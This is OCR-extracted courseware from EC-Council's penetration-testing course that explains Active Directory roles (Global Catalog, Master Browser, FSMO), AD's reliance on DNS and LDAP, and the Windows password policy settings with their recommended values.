


Active Directory Roles: Global Catalog (GC)

Global Catalog (GC) is a single Lightweight Directory Access Protocol (LDAP) data repository containing partial representation of objects present in a multi-domain Active Directory Domain Services (AD DS) forest. It provides a global list that includes all the objects defined in the forest. GC server is a part of active directory and allows users to find objects to which they have been granted access. The GC server stores and replicates information such as the domain forest schema data and configuration data. It is stored in domain controllers and enables faster searching of objects by locating them in any domain without knowing the domain name. The GC serves as an index to Active Directory servers. It stores details of all the objects in the AD server such as name of the object along with its attributes. Common global catalog usage scenarios include:

- Forest-wide searches
- User logon
- Universal group membership caching
- Exchange address book lookups

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Active Directory Roles: Master Browser

Master Browser is a server or computer that gathers information about all the servers in its domain or workgroup and the list of all the domains on the network. The list collected by a master browser is called as Browse list. When a user opens the available Network places, the network client requests the browse list and displays the list of available servers. Each domain in a TCP/IP-based subnet has its own master browser. If a domain extends more than one subnet, the master browser will maintain a separate browse list for the part of the domain on its subnet.

Individual servers declare their presence to the master browser by sending a directed datagram known as a server announcement. After receiving a server announcement from a server, master browser adds that server to its browse list.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Active Directory Roles: FSMO

Flexible Single Master Operation (FSMO) role refers to the ability of an active directory to transfer roles to any domain controller (DC) in the enterprise. It is considered as a special DC set of tasks, in which regular data transmission and update mechanisms are insufficient. Active Directory services uses multiple peer domain controllers which are synchronized with multi-master replication. The tasks that does not support multi-master replication work with FSMOs.

Windows has five FSMO roles including:

- **Schema master**: The DC holding this will be responsible for performing updates to the directory schema.
- **Domain naming master**: The holder of this role will be responsible for making changes to the forest-wide domain name space of the directory. It can also add or remove cross references to domains in external directories.
- **RID master**: This role allows the holder to process relative ID (RID) Pool requests from all DCs belonging to same domain. It enables moving of an object from one domain to another.
- **PDC emulator**: Primary Domain Controller (PDC) emulator synchronizes time among all the domain controllers in an enterprise. It records the password changes performed by other DCs in the domain, authentication failures due to entering an incorrect password and processes account lockout.
- **Infrastructure master**: This role ensures proper handling of the cross-domain object references. It works only in a multi-domain environment. It is responsible for managing updates when changes occur in the remote domain.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




How AD Relies on DNS

Active Directory uses DNS as its domain controller location mechanism. It uses the namespace design of DNS in the design of Active Directory domain names. The three main components of AD rely on DNS include Domain Controller Locator, AD domain names in DNS, and AD DNS objects. DNS domain name supports in creating the Active Directory DNS objects. DNS also helps in locating the objects stored within the Active Directory. Active Directory clients can use DNS resolution to locate any number of services because Active Directory servers publish a list of addresses to DNS using the new features of dynamic update.

The Active Directory relies on DNS in the following ways:

- Both the AD and DNS domains have same hierarchical structure.
- Active directory can store DNS zones information.
- DNS is used by AD clients to locate domain controllers (DCs).

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How AD Relies on LDAP Group Policy

Active Directory must comply with the LDAP standards and use them to understand and respond to a request. LDAP helps AD to communicate queries. AD supports authentication based on the LDAP 2 and 3 versions. Active Directory allows a directory administrator to define group policy directory entries using LDAP. AD can make use of LDAP protocol to access other directory services or databases.

LDAP uses keywords to carry out a search operation, it uses naming conventions such as Distinguished Name (DN) and Relative Distinguished Name (RDN). The DN obtains a complete path of the object from domain level to object level and the RDN shows a common name occurring in the object.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Passwords: Password Policy

- Operating systems, such as Windows, use passwords as the most common method to authenticate users
- A password can be a **secret passphrase** or a **string** containing different characters
- Passwords prevent the unauthorized users from accessing the user accounts
- Windows has a **well defined password policy** that helps in creating strong passwords

Password policy

- Password policy refers to a set of rules that help in creating and implementing strong passwords
- It defines length, complexity, lifetime and methods of saving for a password
- Organizations can have different password policies based on their security requirements
- Users can configure the password policy settings in the following location: **Computer Configuration\Windows Settings\Security Settings\Account Policies\Password Policy**

- In windows, the password policy includes the following settings:
  - Enforce password history
  - Maximum password age
  - Minimum password age
  - Minimum password length
  - Password complexity
  - Store passwords using reversible encryption

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Passwords: Password Policy (Cont'd)

Enforce password history

- This policy determines the **number of unique new passwords** a user must set to a user account before reusing an old password
- The policy works together with the **maximum password age** to secure the passwords as longer use of the same password increases the chances of determining it through various attacks
- It helps in **preventing password reuse** or reuse a small number of passwords to increase the efficacy of a good password policy
- The user can specify the password history value between 0 and 24

Maximum and minimum password age:

- Also called as **password lifetime**, the policy determines the maximum and minimum age a password should have
- It defines the **number of days** for which users can use a password before the system requires them to change it
- The **minimum age** of the password must always be less than the maximum age
- Best practice is to set the maximum age value between **30** and **90 days** and the minimum age value to **2 days**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Passwords: Password Policy (Cont'd)

Minimum password length:

1

- This policy limits the **least number of characters** a password must have for a user account
- Users can set a the length between **1** and **14 characters**, while the best practice is to set the password length to at least eight characters

Password complexity:

2

- In windows, the complexity policy is a series of guidelines that helps in **setting a strong password**
- The policy guidelines include:
  - Password must not contain the user's account name value or entire display name in either upper or lower case
  - The password contains characters from three of the following categories:
    - Uppercase letters of European languages
    - Lowercase letters of European languages
    - Base 10 digits (0 through 9)
    - Non-alphanumeric characters (special characters): (~!@#$%^&*_-+=`|\(){}[]:;"'<>,.?/)
    - Any Unicode character that is categorized as an alphabetic character but is not uppercase or lowercase

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Passwords: Password Policy (Cont'd)

Store passwords using reversible encryption:

1 This policy setting determines if the users want to store their passwords on the systems using a **reversible encryption**

2 It supports the applications that require password for **user authentication**

3 Best practice is to **disable this setting** because the attackers can break the reversible encryption to compromise the account

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Passwords: Password Policy

Most of the operating systems, such as Windows, use passwords as the most common method to authenticate users. A password can be a secret passphrase or a string containing different characters. Passwords prevent the unauthorized users from accessing the user accounts. Windows has a well-defined password policy that helps in creating strong passwords.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The private networks of organizations where security is a major concern, require user authentication with use of strong passwords. This helps in preventing various attacks on user accounts and administrator accounts. Using strong passwords helps in reducing the chance of password attacks.

Password policy refers to a set of rules that help in creating and implementing strong passwords. It defines length, complexity, lifetime and methods of saving a password. Organizations can have different password policies based on their security requirements. Users can configure the password policy settings in the following location:

